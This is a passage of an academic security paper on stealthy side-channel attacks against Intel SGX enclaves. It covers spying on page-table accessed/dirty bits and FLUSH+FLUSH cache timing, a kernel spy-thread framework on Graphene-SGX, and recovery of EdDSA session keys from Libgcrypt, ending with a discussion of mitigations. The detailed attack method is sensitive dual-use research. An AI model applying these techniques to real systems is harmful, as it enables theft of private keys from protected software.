Our attacks are based on the important observation that a processor in enclave mode accesses unprotected page table memory during the address translation process. The key intuition is to exploit side-effects of the page table walk to identify which page has been accessed. In the following, we show that an adversary with access to unprotected page table memory can learn the secret input without resorting to page faults, either explicitly via page table attributes, or implicitly by observing cache misses.

A/D Bits. Since memory is a limited system resource, swapping out pages is benign OS behavior. To help memory-management software make an informed decision, Intel x86 processors [23] explicitly provide insight into an application's memory usage via page table attributes. The CPU's address translation logic sets a dedicated Accessed (*A*) bit whenever reading a page table entry, and takes care to set the Dirty (*D*) flag the first time a page has been written to. A/D attributes are stored in kernel-space memory, alongside the physical address of the page being referenced by the corresponding PTE entry, and need to be explicitly cleared by software.

We experimentally confirmed that A/D bits are also updated in enclave mode. An adversary inspecting these PTE attributes after enclave execution is thus provided with a perfect, noise-free information channel regarding the accessed memory pages. She can furthermore unambiguously distinguish between read and write accesses to the same page. In our `inc_secret` example, the secret input is directly revealed through the "accessed" bit of the PTEs referenced by *a* respectively *b*. The right-hand side of Fig. 2 provides a more subtle example where the data page referenced by *a* is first accessed, and thereafter either written to, or read again. An adversary can distinguish between these cases using the "dirty" PTE attribute. Note that a page fault-based attack could derive the same information using the "writable" attribute, if stealthiness is not a concern.

Cache Misses. Since modern CPUs can process data an order of magnitude faster than it can be fetched from DRAM, they rely on on an intricate cache hierarchy to speed up repeated code and data accesses. Contemporary Intel CPUs [23] feature three levels of multi-way, set-associative caches for instruction/data memory, and a separate TLB plus specialized paging-structure caches to accelerate address translation. Cache memories introduce a measurable timing difference for DRAM accesses and enable a powerful class of microarchitectural side-channel attacks, for they are shared among all software running on the platform.

A reliable and powerful class of access-driven cache attacks based on the FLUSH+RELOAD [50] technique exploits the availability of physical shared memory between the attacker and the victim, as is often the case with shared libraries. FLUSH+RELOAD relies on the `clflush` instruction that invalidates from the entire cache hierarchy all entries corresponding to a specified virtual address. To spy on a victim application, an adversary explicitly flushes a specified address in the shared memory region. Afterwards, she carefully times the amount of time it takes to reload the data, so as to determine whether or not the address has been accessed by the victim in the meantime.

One cannot directly apply FLUSH+RELOAD techniques

to SGX enclaves, since the `clflush` instruction requires read permissions on the provided memory location [23]. So it seems that properly implemented SGX enclaves do not share physical memory with their untrusted environment. We make the important observation, however, that an SGX enclave still *implicitly* shares unprotected page table memory with the operating system. Since page table entries are stored in regular DRAM, they are subject to the same caching mechanisms as any other memory location [23, 15] Additionally, modern Intel CPUs employ an internal paging-structure cache for page table entries that reference other paging structures (but not those that map pages), and cache physical addresses in the TLB. As explained in Section 2.1, the processor's internal TLB and paging-structure caches are cleared whenever entering or exiting an enclave. However, since the data cache hierarchy remains explicitly untouched, an adversarial OS can perform a FLUSH+RELOAD-based cache timing attack on the page table itself.

In our `inc_secret` running example, a kernel-space attacker uses `clflush` to evict the last-level PTEs referenced by *a* as well as *b*, before entering the enclave. After the enclave has returned, she learns the secret input by carefully recording the amount of time it takes to reload the relevant PTEs. The latter can easily be achieved on x86 processors using the `rdtsc` instruction. We experimentally ascertained a timing penalty of at least 150 cycles for PTE entries that miss the cache, practically turning our FLUSH+RELOAD page table attack into a reliable way to decide enclave page accesses.

Discussion. Cache timing attacks on page table memory reveal a fundamental flaw in the SGX design. That is, walking the untrusted page table during enclave execution discloses memory accesses at page-level granularity, even when faults would be suppressed and A/D bits are masked. However, as compared to the A/D channel, a cache-based attack suffers from a few limitations. First, one cannot distinguish between read and write accesses to the same page. This is not really a practical concern, however, since previous fault-based attacks [48, 40] do not rely specifically on write accesses. A second limitation considers the processor's prefetch unit [22, 17] that loads adjacent data speculatively into the cache. Specifically, during the reload phase of FLUSH+RELOAD, subsequent measurements might be destroyed. We develop a strategy to robustly infer page access patterns in the presence of false positives in Section 3.3.

A more severe limitation affects the granularity at which we can see page accesses. Since CPU caches exploit spatial locality, they fetch data from DRAM more than one byte at a time. The atomic unit of cache organization is called a *cache line* and measures 64 bytes on recent Intel processors [23]. A PTE entry on the other hand occupies only 8 bytes, implying that eight adjacent PTEs share the same cache line. PTE monitoring at a cache line granularity can thus conveniently be modelled as spying on enlarged ($8*4$ KB$=32$ KB) pages.

```
1 point ec_mul (int d, point P) {
2   point Q = 0; int n = nbits(d);
3   for (int i = n−1; i >= 0; i−−) {
4     Q = point_double(Q);
5     if (d & (0x1 << i))
6       Q = point_add(Q, P);
7   }
8   return Q;
9 }
```

point_double P_2 ↔ Page P_1 ec_mul ↔ point_add P_3

Figure 3: Elliptic curve scalar point multiplication.

3.2 Monitoring Repeated Accesses

So far, we only described how to detect memory page accesses after the enclave program has returned to its untrusted execution context. This suffices to extract secrets from the elementary code snippets in Fig. 2. More realistic scenarios, however, repeatedly operate over the same code or data in a single start-to-end run.

As an example, consider the pseudocode for elliptic curve scalar point multiplication in Fig. 3, where a provided point P is multiplied with a secret scalar d to obtain another point Q. The algorithm uses the double-and-add method, a variation of square-and-multiply used for modular exponentiation in a.o. RSA, and widely studied in side-channel analysis research [26, 8, 49, 50, 40]. We elaborate more on elliptic curve cryptography, and successfully attack Libgcrypt's implementation of the algorithm in Section 5.2. For now, we assume the `ec_mul` function is situated on code page P_1, whereas the subroutines `point_double` and `point_add` are located on distinct pages P_2 and P_3. Previous fault-driven attacks [40] recovers the private scalar by observing different page fault sequences for iterations corresponding to a one $(P_1, P_2, P_1, P_3, P_1, P_2)$ or zero (P_1, P_2, P_1, P_2) bit.

The key difference in our stealthy attacker model, as compared to the page fault channel, is that we are *not* notified in case of a memory access. Instead, page table entries should be explicitly monitored to establish whether they have been accessed or not. If the adversary only probes PTEs after enclave execution, she is left with aggregated information only (e.g., all pages P_1, P_2, and P_3 have been accessed). We therefore introduce a dedicated spy thread that monitors PTE entries in real-time, while the victim executes. The main challenge now becomes that SGX caches address translations in the TLB, implying that only the first access to a specific page results in a

page table walk. Subsequent accesses to the same page most likely hit the TLB, and will not be observed by a spy thread monitoring page table memory. In the following, we present our approach to overcoming this challenge.

Flushing the TLB. We explicitly interrupt the enclaved victim application in order to reliably evict cached address translations without provoking page faults. Note that we don't even have to invalidate TLB entries explicitly, since an SGX-enabled processor automatically takes care of this during the AEX process. An adversary is left with two choices. She can either periodically interrupt the enclave with a timer-based preemption, or she can conditionally interrupt the victim CPU from a snooping thread. The timer-based approach would have to interrupt the victim enclave at a high frequency to minimize the risk of missing page accesses. Since SGX leaves enclaves interrupt-unaware by design, they have no way of detecting these frequent preemptions. Some of the enhanced PMA designs [10, 39] targeted by our stealthy attacker, however, redirect interrupts as well as page faults to a trusted enclave entry stub. Such fortified enclaves could recognize suspicious interrupt rates as an artefact of the attack, defeating our argument for stealthiness. We therefore opted for the second option that conditionally interrupts the victim CPU minimally. In this respect, note that concurrent, unpublished work [46] has demonstrated that Intel's HyperThreading technology can be abused to evict TLB entries from a co-resident logical processor in real-time, *without* interrupting the victim enclave.

Our spy thread monitors one or more page table entries in a tight loop, preempting the victim enclave CPU after a page access has been detected. The latter can be easily achieved in multiprocessor systems through a directed Inter-Processor Interrupt (IPI), specifically designed to a.o., synchronize address translations across cores. From the point of view of the enclave, IPIs are directly handled by the CPU's local Advanced Programmable Interrupt Controller (APIC), and are thus indistinguishable from regular interrupts sent by a benign operating system.

Monitoring A/D Bits. We experimentally confirmed that the "accessed" PTE attribute is only updated during the first page walk, since subsequent accesses hit the TLB. Furthermore, we found that the "dirty" attribute is independently set once for the first subsequent write access to that page. In the A/D implementation of our spy thread, an IPI is sent as soon as the *A* bit of the monitored PTE entry flips. Alternatively, an adversary can choose to only interrupt the victim enclave when the *D* flag changes. This might allow for a slightly stealthier attack, which interrupts the victim minimally, as pages are typically more often read than written to.



Figure 4: FLUSH+FLUSH as a high-resolution, low-latency channel to spy on victim PTE memory accesses.

Monitoring PTE Memory Accesses. In a classical FLUSH+RELOAD attack [50], time is divided into slots. The spy program flushes the monitored cache lines at the start of each time slot, and reloads them at the end to find out whether they have been accessed by the concurrent victim program executing independently. When the victim's memory access overlaps with the flush or reload phases of the spy thread however, the measurement might be lost, as illustrated in Fig. 4c. Naturally, the probability of an overlapping victim access increases as the length of the time slot decreases, whereas a longer time slot increases detection latency and might miss subsequent memory accesses by the victim. As such, a trade-off is presented between attack resolution and accuracy.

When reloading PTEs after the enclave has been exited, as in the start-to-end examples of Fig. 2, our measurement cannot be destroyed by a concurrent victim access. This is not the case, however, when monitoring page table memory in real-time from a spy thread. Moreover, the victim only makes a single memory access to the monitored PTE entry, for subsequent accesses to the same page hit the TLB. In a classical FLUSH+RELOAD attack on the other hand, a missed memory access can be compensated for by subsequent accesses in the next time slot. We therefore chose to adopt a novel technique called FLUSH+FLUSH [16] that abuses microarchitectural timing differences in the execution time of the x86 `clflush` instruction, which depends on whether the data is cached or not. A spy thread that repeatedly flushes a specific PTE entry will observe a slightly higher execution time when the page has been accessed by the victim, as illustrated in Fig. 4d. Spying on page table memory the FLUSH+FLUSH way thus ensures we can see all page accesses with a minimal detection latency.

FLUSH+FLUSH also confronts us with a new challenge however, since the microarchitectural timing differences of the `clflush` instruction are inherently more subtle than the apparent timing penalty for a DRAM access in FLUSH+RELOAD [16]. On the bright side, `clflush` does not trigger the processor's prefetcher, and therefore does not destroy subsequent measurements, a known concern for FLUSH+RELOAD [17]. We furthermore remark that, if needed, the spy thread can be made more robust by

monitoring multiple code or data PTEs that each should be accessed before sending the IPI.

3.3 Inferring Page Access Patterns

An essential ingredient of the attack procedure outlined so far, is that we interrupt the victim enclave via a targeted IPI from the spy thread. Some time passes however before the victim is interrupted, since the spy CPU cannot instantaneously detect PTE accesses and send the IPI. During this time interval, the victim enclave continues to execute instructions that may access additional code and data pages. Previous controlled-channel attacks on the contrary instantaneously trap to the OS in case of a page fault. This enables a PF-aware adversary to unambiguously distinguish two successive enclave instructions, whereas the accuracy at which we can see subsequent page accesses is constrained by IPI latency. In this respect, a fault-driven attack can be modelled as having zero latency between detecting a page access and interrupting the victim.

Page Fault Sequences. Naturally, page table-based attacks have to deal with the limitation that they can only see memory accesses at a page-level granularity. Since functions as well as data objects typically share the same memory page with other functions or data objects, one cannot directly identify specific function or data accesses in a large enclave program. Xu et al. [48] overcome this challenge by identifying unique *page fault sequences* that lead to a particular code or data access. Since a PF-aware attacker does not have to cope with latency in the measurement process, she may construct page access sequences at instruction-level granularity.

In the running example of Fig. 3, the `ec_mul` function on P_1 serves as a trampoline to redirect control flow to either `point_double` on page P_2 or `point_add` on page P_3, based on the secret scalar bit under consideration. A one bit can be identified by the sequence $(P_2, P_1, P_3, P_1, P_2)$. An observed page fault sequence of (P_2, P_1, P_2) on the other hand, corresponds to an iteration with a zero bit. One approach would be to implement a state machine in the spy thread to recognize such sequences. However, as the intermediate P_1 accesses are only a few instructions long, they could be easily missed by a stealthy spy that has to take IPI latency into account. Moreover, page fault sequences presuppose a completely noise-free way of establishing enclave page accesses. Recall from the above discussion, however, that FLUSH+RELOAD may suffer from occasional false positives by triggering the processor's prefetcher.

Page Sets. To correlate subsequent page accesses in large enclave programs, we introduce the notion of *page sets* as a robust alternative to page fault sequences. Our spy thread continuously monitors one or more PTEs, from here on referred to as the *trigger page(s)*, and interrupts the victim enclave as soon as an access is detected. Upon IPI arrival, the spy establishes the set of pages (not) accessed by the victim, using one of the techniques from Section 3.1. Since the TLB is cleared whenever entering or exiting the enclave, these pages must have been accessed at least once by the victim from the previous interrupt up to now. We make the key observation that specific points in the execution trace of a large enclave program can be uniquely identified by matching the pattern of all pages accessed or not accessed in between two successive accesses to a trigger page. Note that information recovery via page sets is inherently stealthier than the previously proposed page fault sequences [48, 40] in that victim enclaves are only interrupted when accessing the trigger page. Where a page fault only leaks one bit of information (i.e., the trigger page was accessed), our notion of page sets allows a spy to capture the maximum information for every trigger page interrupt.

Applying our page set theory to the running example of Fig. 3, the spy thread monitors the trigger page P_2 holding a.o., `point_double`, and matches the page set $\{P_1, P_3\}$ on every interrupt. If both P_1 (`ec_mul`) and P_3 (`point_add`) have been accessed, the iteration corresponds to a one bit. Likewise, if P_1 has been accessed, but not P_3, the iteration processed a zero bit. Finally, in case P_1 as well as P_3 were both not accessed, P_2 must have been accessed from an execution context other than the targeted `point_double` invocation, and we classify the interrupt as a false positive.

After identifying secret-dependent control flow or data accesses in the victim application, a successful attack comes down to designating specific pages to be tracked in the spy thread, and recognizing the associated page set patterns. Analogous to previous fault-based attacks [48, 40], we first perform a detailed offline analysis of the enclaved application binary to extract an ideal trace of instruction-granular page accesses for a known input. From this ideal trace, we select a suitable candidate trigger page, and we construct the sets of all pages accessed or not accessed in between two hits on the trigger page. By comparing the resulting page sets, we are left with a page set pattern that (uniquely and robustly) identifies a specific point in the victim's execution trace.

4 Implementation

Similar to previous controlled-channel attacks [48, 40], our exploits target unmodified legacy applications running under the protection of a PMA. The enclaved application binary is protected from the untrusted host operating system by means of a *shielding system* that provides trusted library services, and interposes on system calls. Previ-

ous controlled-channel attacks on Intel SGX were implemented for the Haven [3] shielding system. Since Haven is not publicly available, we implemented our attacks on the open-source[1] Graphene-SGX library OS [45]. We first briefly overview the internals of Graphene-SGX, and thereafter explain how we extended the untrusted runtime with a reusable attacker framework.

Graphene-SGX. Library OSs such as Graphene [44] repackage conventional OS kernel services into a user-mode application library. System calls made by the legacy application are transparently transformed into libOS function calls, which are then either processed locally, or translated into a minimal host kernel ABI that provides core OS primitives. The libOS relies on a small Platform Adaptation Layer (PAL) to translate platform-independent host ABI calls into a narrow set of system calls to the underlying host operating system, which remains, however, explicitly trusted from a security perspective.

Graphene-SGX [45] – like other recently proposed SGX-based shielding systems including Haven [3], Panoply [41], and SCONE [2] – improves over this situation by not only protecting libOS instances from each other, but also from a malicious host operating system. To this end, Graphene-SGX encapsulates the entire libOS, including the unmodified application binary and supporting libraries, inside an SGX enclave. Graphene also inserts a trusted runtime with a customized C library and ELF loader in the enclave. Since SGX prohibits enclaves from making system calls directly, the PAL is split into a trusted part that calls out to an untrusted runtime in the containing application to perform the system call to the untrusted host OS. Graphene-SGX furthermore relies on an untrusted Linux driver for enclave creation/tear down and protected memory management via the dedicated ring-zero SGX instruction set.

Attack Framework. We implemented our attacks as an extension to Graphene's untrusted runtime, leaving the trusted in-enclave components unchanged. Our implementation is conceived as a reusable framework to facilitate eavesdropping on different application binaries.

Figure 5 summarizes the steps undertaken by our attack framework. ① The untrusted user space runtime creates a separate spy thread just before entering the enclave's main function. We affinitize the spy and victim threads to their own physical CPU cores to avoid any noise from page table shoot downs by the OS scheduler. ② The newly created spy thread continues its execution in kernel space by calling to our modified Graphene-SGX driver. We run our core attacker code in kernel mode to be able to easily send IPIs, inspect PTE attributes, and monitor page

[1] `https://github.com/oscarlab/graphene`



Figure 5: Graphene-SGX attack framework interaction.

table memory. ③ The spy first goes through a pluggable, attack-specific initialization phase that creates the page sets to be monitored. ④ After synchronizing with the victim thread, which is still waiting to enter the enclave, the spy enters a tight probing loop that measures either `clflush` execution time, or A/D attributes of one or more page table entries. ⑤ Victim thread enters the enclave. ⑥ Upon detecting an access on the trigger page, the spy interrupts the victim thread as soon as possible. ⑦ The IPI handler on the victim CPU now establishes the access pattern for the monitored page set using either the noise-free FLUSH+RELOAD or A/D mechanism. Page set access patterns are logged for later parsing by an attack-specific post-processing script. ⑧ Spy and victim threads synchronize once more before resuming the enclave.

So far, we assumed the attacker obtained the page addresses to be monitored from an `objdump` of the application binary. Graphene, like other SGX-based shielding systems [3, 41, 2], does not randomize the base address of loaded executables. Instead, applications and supporting libraries (including libc) are loaded at deterministic memory locations. To easily discover executable base addresses, we propose to first deploy the target application binary in an attacker-controlled libOS instance that we minimally modified to leak load addresses. SGX's remote attestation scheme properly prevents us from deploying the modified libOS instance when running the application for the remote stakeholder, but the observed load addresses will be identical. Note that it has been shown [48] that hypothetical support for conventional address space layout randomization, which only randomizes the application's base address, could be easily defeated by observing page access patterns.

Inter-Processor Interrupts. In a page fault-driven attack, the victim enclave is exited immediately when accessing a monitored page. For our PF-oblivious attacks

on the contrary, we define IPI latency as the number of instructions executed by the victim enclave after accessing a trigger page, and before being interrupted by the spy thread. Reducing IPI latency is an important implementation consideration in that it defines the accuracy at which we can see subsequent page accesses. Before quantifying latency in the evaluation section, we present some general implementation techniques to minimize IPI latency.

Our driver hooks into an unused IPI vector of Linux's KVM subsystem by registering the address of our interrupt handler in the system-wide IDT. This allows us to send the IPI promptly from assembly code in the spy thread by writing to the relevant memory-mapped APIC address, instead of having to rely on Linux's IPI subsystem that performs bookkeeping on shared data structures before sending the interrupt. To further reduce IPI latency, we considered a previously proposed [28] technique that sets the "cache disable" bit in the `CR0` control register to disable the L1, L2, and L3 cache on the CPU running the victim enclave. We experimentally confirmed that this technique dramatically slows down the victim thread, and substantially reduces the number of instructions executed after accessing a trigger page. However, setting `CR0.CD` on the victim CPU invalidates our cache-based PTE timing attack vector. Moreover, the aforementioned T-SGX defense [39] would be able to detect this technique, for TSX relies on the CPU cache to start transactions [23].

Analyzing Page Sets. With our attack framework in place, the main challenge left is to select the pages that need to be tracked in the spy thread. To study the behavior of target applications, previous controlled-channel attacks [48] record a complete, byte-granular trace of page fault addresses by running the application outside of the enclave with at most one code and data page allocated at all times. We simplify this process via a GNU debugger script that extracts an instruction-granular code page trace by single-stepping through the *unprotected* application binary, recording the symbolic name and virtual page address of the instruction pointer. Furthermore, by placing strategic breakpoints, the debugger script can easily be instrumented to mark individual loop iterations.

To construct the most stealthy attack, we select a trigger page that is minimally accessed in the extracted trace, and we compose a set of remaining pages that unambiguously identifies the code page access of interest. When running the attack on an enclaved application binary, our driver dumps page set patterns for all accesses on the trigger page. Afterwards, we use a small, attack-specific post-processing script to match the desired patterns in the driver output. If needed, the pattern to be matched, can also include the page sets of previous or succeeding trigger page accesses, and can be made more robust by means of a regular expression.

Table 1: IPI latency in terms of the number of instructions executed by the victim after accessing the trigger page.

	ACCESSED		FLUSH+FLUSH		
Experiment	**Mean**	σ	**Mean**	σ	**Zero %**
`nop`	431.70	34.11	0.65	17.65	99.84
`add` register	176.30	14.60	0.15	6.18	99.94
`add` memory	32.45	2.79	0.06	1.92	99.88
`nop` nocache	0.02	0.39	–	–	–

5 Evaluation

In this section, we evaluate our attack framework. We first provide microbenchmarks to quantify IPI latency, and thereafter demonstrate the effectiveness of our attacks by extracting EdDSA session keys from an unmodified binary of the widely used Libgcrypt cryptographic library.

All experiments were conducted on publicly available off-the-shelf SGX hardware. We used a commodity Dell Inspiron 13 7359 laptop with a Skylake dual-core Intel i7-6500U processor and 8 GB of RAM. The machine runs Ubuntu 15.10, with a generic 64-bit Linux 4.2.0 kernel. To prevent any noise from OS scheduling decisions, we disabled HyperThreading and reserved a dedicated CPU for the spy thread using Linux's `isolcpus` boot option. We based our attack framework on a recent `master` checkout of the Graphene project, compiled with `gcc` v5.2.1.

5.1 IPI Latency Microbenchmarks

Recall from Section 4 that we want to minimize the number of instructions executed by the victim enclave after accessing a trigger page, and before being interrupted by a targeted IPI from the spy thread. In order to reliably quantify IPI latency, we wrote a small microbenchmark application that first accesses an isolated memory page, and immediately thereafter starts executing an instruction slide of 5,000 identical x86 instructions. For the microbenchmark experiments, we instrumented our driver to retrieve the instruction pointer stored in the SSA frame of the interrupted debug enclave through the `edbgrd` SGX instruction. The exact number of instructions executed in the microbenchmark application can be inferred by comparing the retrieved instruction pointer with the known start address of the instruction slide.

Interrupt Granularity. Table 1 records IPI latencies for different x86 instructions. We repeat all experiments 10,000 times for a spy thread that monitors the trigger page through the "accessed" PTE attribute, as well as for a spy that repeatedly flushes page table memory locations. We present the mean and the standard deviation (σ) to characterize IPI latency distributions. In the first

experiment, we prepare an instruction slide with ordinary no-operations. The upper row of Table 1 reveals a first important result. That is, our benchmark enclave can only be interrupted by an A/D spy at a relatively coarse-grained granularity of about 430 `nops`, whereas the novel FLUSH+FLUSH technique immediately interrupts the victim thread. Note that interrupts with zero IPI latency arrive *within* the instruction that accessed the trigger page, even before the next enclave instruction started executing. The last column, which lists the percentage of interrupts with zero IPI latency, distinctly shows that a victim thread monitored by a FLUSH+FLUSH spy is interrupted within the trigger instruction with very high probability (99.84%). As such, FLUSH+FLUSH represents a *precise*, instruction-granular, technique to interrupt victim enclaves, improving significantly over related state-of-the-art enclave execution control proposals [47, 28, 33]. We furthermore found the technique to be *reliable*, for FLUSH+FLUSH recorded all 10,000 page accesses, without false positives, and with significantly less noise (smaller standard deviation) than an A/D spy.

The increased advantage of a FLUSH+FLUSH spy, as opposed to a spy monitoring A/D bits, can be understood from the effects on the caching behavior of the page table walk. A PTE memory location that is continuously probed by an A/D spy will be cached when the victim CPU performs the page table walk, whereas a FLUSH+FLUSH spy actively ensures the victim CPU misses the cache. As such, instructions that access the trigger page will take longer to complete, providing a wider time frame for IPI arrival. This effect is further aggravated when the processor needs to update the “accessed” page table attribute. For the victim CPU needs to perform another memory access to reload the PTE entry from DRAM when the *A* bit was not set, and the corresponding cache line has been flushed by a concurrent spy thread. Interestingly, we found that the victim’s second PTE memory access, where the *A* bit is updated, is more noticeable from a FLUSH+FLUSH spy thread. Intel’s software optimization manual [22] indeed confirms that “flushing cache lines in modified state are more costly than flushing cache lines in non-modified states”.

Instruction Latency. The second and third experiments investigate the influence of the microbenchmark instruction type on IPI latency. We start from the intuition that an individual `nop` instruction is trivial to execute and can easily be pipelined, allowing many instructions to be executed in the limited time period after accessing the trigger page and before IPI arrival. The second row of Table 1 confirms that a victim program can make significantly less progress on an instruction slide with `add` instructions that sequentially increment a processor register. Likewise, the third row shows that IPI latency drops even further when the victim executes a sequence of `add` instructions that increment a memory location. The latter can be explained from the additional page table walk that retrieves the physical memory address of the data operand for the first `add` instruction.

Finally, we performed an experiment that entirely disables instruction and data caching on the victim CPU by setting the `CR0.CD` bit, as explained in Section 4. The last row of Table 1 clearly shows that this approach can almost completely eliminate IPI latency (mean and standard deviation near zero) for an A/D spy. This confirms our hypothesis that the observed IPI latency differences stem from the caching behavior of the page table walk. Of course, a FLUSH+FLUSH spy cannot see page accesses when the cache is disabled on the victim CPU.

5.2 Attacking Libgcrypt EdDSA

To illustrate the applicability of our attacks on real-world applications, we extract private EdDSA session keys from a general purpose cryptographic library Libgcrypt, which used in a.o., the popular GnuPG cryptographic software suite. More specifically, we reproduce a previously published [40] page fault-driven attack on Libgcrypt, showing that our stealthy attack vectors can extract the same information without triggering any page faults. Since Libgcrypt is officially distributed from source code, we built unmodified binaries for Libgcrypt v1.6.3 and v1.7.5 as well as the accompanying error-reporting library Libgpg-error v1.26 through the default `./configure && make` invocation, using `gcc` v5.2.1.

EdDSA Implementation. The Edwards-curve Digital Signature Algorithm (EdDSA) [4] is an efficient, high-security signature scheme over a twisted Edwards elliptic curve with public reference point G. The security of elliptic curve public key crypto systems critically relies on the computational intractability of the elliptic curve discrete logarithm problem: given an elliptic curve with two points A and B, find a scalar k such that $A = kB$. Recall that our running example in Fig. 3 provides an efficient algorithm for the inverse operation, i.e., multiply a point with a known scalar. EdDSA uses scalar point multiplication for public key generation, as well as in the signing operation. The private key d is derived from a randomly chosen large scalar value, and the corresponding public key is calculated as $Q = dG$. To sign a message M, EdDSA first generates a secret *session key* r, also referred to as *nonce*, by hashing the long-term private key d together with M. Next, the signature is calculated as the tuple $(R = rG, S = r + hash(R,Q,M)d)$. It can be seen that an adversary who learns the secret session key r from side-channel observation during the signing process, can easily recover the long-term private key as

```
1 if (mpi_is_secure (scalar)) {
2     /* If SCALAR is in secure memory we assume that it is the
3        secret key we use constant time operation. */
4     point_init (&tmppnt);
5
6     for (j=nbits-1; j >= 0; j--) {
7         _gcry_mpi_ec_dup_point (result, result, ctx);
8         _gcry_mpi_ec_add_points (&tmppnt, result, point, ctx);
9         if (mpi_test_bit (scalar, j)) /* ← eliminated in v1.7.5 */
10            point_set (result, &tmppnt);
11    }
12    point_free (&tmppnt);
13 } else {
14    for (j=nbits-1; j >= 0; j--) {
15        _gcry_mpi_ec_dup_point (result, result, ctx);
16        if (mpi_test_bit (scalar, j))
17            _gcry_mpi_ec_add_points (result, result, point, ctx);
18    }
19 }
```

Figure 6: Scalar point multiplication in Libgcrypt v1.6.3.

$d = (S - r)/hash(R,Q,M)$, with (R,S) a valid signature for a known message M [4, 49].

Figure 6 provides the relevant section of the scalar point multiplication routine in Libgcrypt v1.6.3. Lines 14 to 18 are a straightforward implementation of Fig. 3, and have previously been successfully targeted in a page fault-aware attacker model [40]. We remark however that Libgcrypt provides some protection against side-channel attacks by tagging sensitive data, including the EdDSA long-term private key, as "secure memory" [25]. Lines 1 to 12 show how a hardened, add-always scalar point multiplication algorithm is applied when the provided scalar is tagged as secure memory. However, while the hardened algorithm of Libgcrypt v1.6.3 greatly reduces the attack surface by cutting down the amount of secret-dependent code, we show that even the short if branch on line 9 remains vulnerable to page table side-channel attacks during the public key generation phase. We verified that this defect has been addressed in the latest version v1.7.5 by replacing the if branch with a truly constant time swap operation. We also found, however, that Libgcrypt v1.6.3 as well as v1.7.5 do *not* tag the secret EdDSA session key as secure memory, resulting in the non-hardened path being taken during the signing phase.[2]

Monitoring A/D Bits. We first explain how we attacked the hardened multiplication (lines 6 to 11) in Libgcrypt v1.6.3. We found that every loop iteration accesses 21 distinct code pages, regardless of whether a one or a zero bit was processed. Our stealthy spy thread monitors the A attribute of the trigger page table entry holding the physical page address of `point_set`, which is accessed 126 or 127 times each iteration, depending on the scalar bit under consideration. We rely on a robust PTE set of nine additional code pages whose combined A bits unambiguously identify an unconditional execution point in `add_points` as well as the conditional `point_set` invocation on line 10. We refer the interested reader to Appendix A for the complete page sets of the Libgcrypt attacks. Our post-processing script reliably recovers the full 512-bit EdDSA session key by counting the number of IPIs (i.e., trigger page accesses) in between two page set pattern hits. PTE set hits are classified as belonging to a different iteration when the number of IPIs in between them exceeds a certain threshold value. As such, iterations that processed a one bit are easily recognized by two page set hits, whereas zero iterations hit only once. Our A/D attack on Libgcrypt v1.6.3 interrupts the victim enclave about 60,000 times.

To attack the standard multiplication (lines 14 to 18) in the latest Libgcrypt v1.7.5, we spy on the A attribute of the PTE that references the `test_bit` code page. Our offline analysis shows that the trigger page is accessed 93 or 237 times for iterations that respectively process a zero or a one bit. The spy thread records a PTE set of four additional code pages whose combined access patterns uniquely identify the if branch on line 16. We reliably recover all 512 secret scalar bits at post-processing time by observing that the PTE set pattern repeats exactly once every loop iteration, and the page set value for the first subsequent trigger page access depends on whether the if branch was taken or not. We counted only about 40,000 IPIs for our A/D attack on Libgcrypt v1.7.5.

Monitoring Cache Misses. Recall from Section 3 that spying on page table memory at a cache line granularity is challenging in that we can only see accesses for conceptually enlarged 32 KB pages. Our offline analysis on Libgcrypt v1.7.5 shows that every loop iteration accesses 22 code pages, belonging to three different application libraries: Libgcrypt, Libgpg-error, and the trusted libc included by Graphene. Only 11 of these 22 code pages fall in distinct cache lines. Interestingly, we found that the `free` wrapper function used by Libgcrypt stores/restores the `errno` memory location of the trusted in-enclave libc 46 or 102 times for zero respectively one iterations. The address of the error number for the current thread can be retrieved via the `__errno_location` function, residing at a remote location within the libc memory layout.

Our stealthy FLUSH+FLUSH spy uses the code page for the `__errno_location` libc function as a reliable trigger page that does not share a cache line with any of the other pages accessed in the loop. Our cache-based attack on Libgcrypt interrupts the victim enclave about 130,000 times for a single, start-to-end run. We furthermore construct a page set covering 7 distinct PTE cache lines that are recorded by the spy on every trigger page access, using the FLUSH+RELOAD technique after interrupting the

[2] To address this shortcoming, we contributed a patch that has been merged in Libgcrypt v1.7.7.

enclave. While the extracted page set value sequences themselves appear quite noisy at first sight, we found that certain values unmistakably repeat more often in iterations that processed a one bit. Furthermore, the number of IPIs (i.e., `errno` accesses) in between these values exhibit clear repetitions. Our post-processing script uses a regular expression to identify a robust pattern that repeats once every iteration. Again, key bits can be inferred straightforwardly from the number of IPIs in between pattern hits. Using this technique, we were able to correctly recover 485 bits of a 512-bit secret EdDSA session key in a single run of the victim enclave. Moreover, using the number of IPIs in between two recovered scalar bits as a heuristic measure, our post-processing script is able to give an indication of which bit positions are missing.

6 Discussion and Mitigations

Frequent Enclave Preemption. Our work shows that enclave memory accesses can be learned by spying on unprotected page tables, without triggering any page faults. This observation is paramount for the development of defenses against page table-based threats. Specifically, state-of-the-art PF-oblivious defenses [40, 39] do not achieve the required guarantees. We only interrupt the enclave when successive accesses to the same page need to be monitored. Importantly, our attacks remain undetected by T-SGX [39], since it allows up to 10 consecutive transaction aborts (interrupts) for each individual basic block. We do acknowledge, however, that the number of interrupts reported for our Libgcrypt attacks in Section 5.2 is substantially higher than what is to be expected under benign circumstances. We can therefore see improved, heuristic defenses using suspicious interrupt rates as an artefact of an ongoing attack.

Indeed, Déjà Vu [7], which was first published after we submitted this work, explores the use of TSX to construct an in-enclave reference clock thread that cannot be silently stopped by the OS. The enclave program is instrumented to time its own activity, so as to detect the execution slowdown associated with an unusual high number of AEXs. While Déjà Vu would likely recognize frequent enclave preemptions as a side-effect of our current attack framework, we argue that heuristic defenses do not address the *root* causes of page table-based information leakage. That is, our novel attack vectors are still applicable, and depending on the victim program, interrupts may not even be required. The knowledge that a specific page is accessed, can reveal security-sensitive information directly, or enable an attacker to launch a second phase of her attack [47]. Furthermore, as part of the continuous attacker-defender race, we expect the contributed attack vectors to trigger improved, stealthier attacks that remain under the radar of Déjà Vu-like defenses.

In this regard, during the preparation of the camera-ready version of this paper, we became aware of concurrent, non-peer-reviewed research [46] that independently developed page table-based attacks similar to ours. In contrast, their work focusses on the A/D channel rather than PTE caching, and shows that HyperThreading technology allows TLB entries to be evicted *without* interrupting the victim enclave. As such, they effectively demonstrate that Déjà Vu-like defenses are inherently insufficient to eliminate page table-based threats.

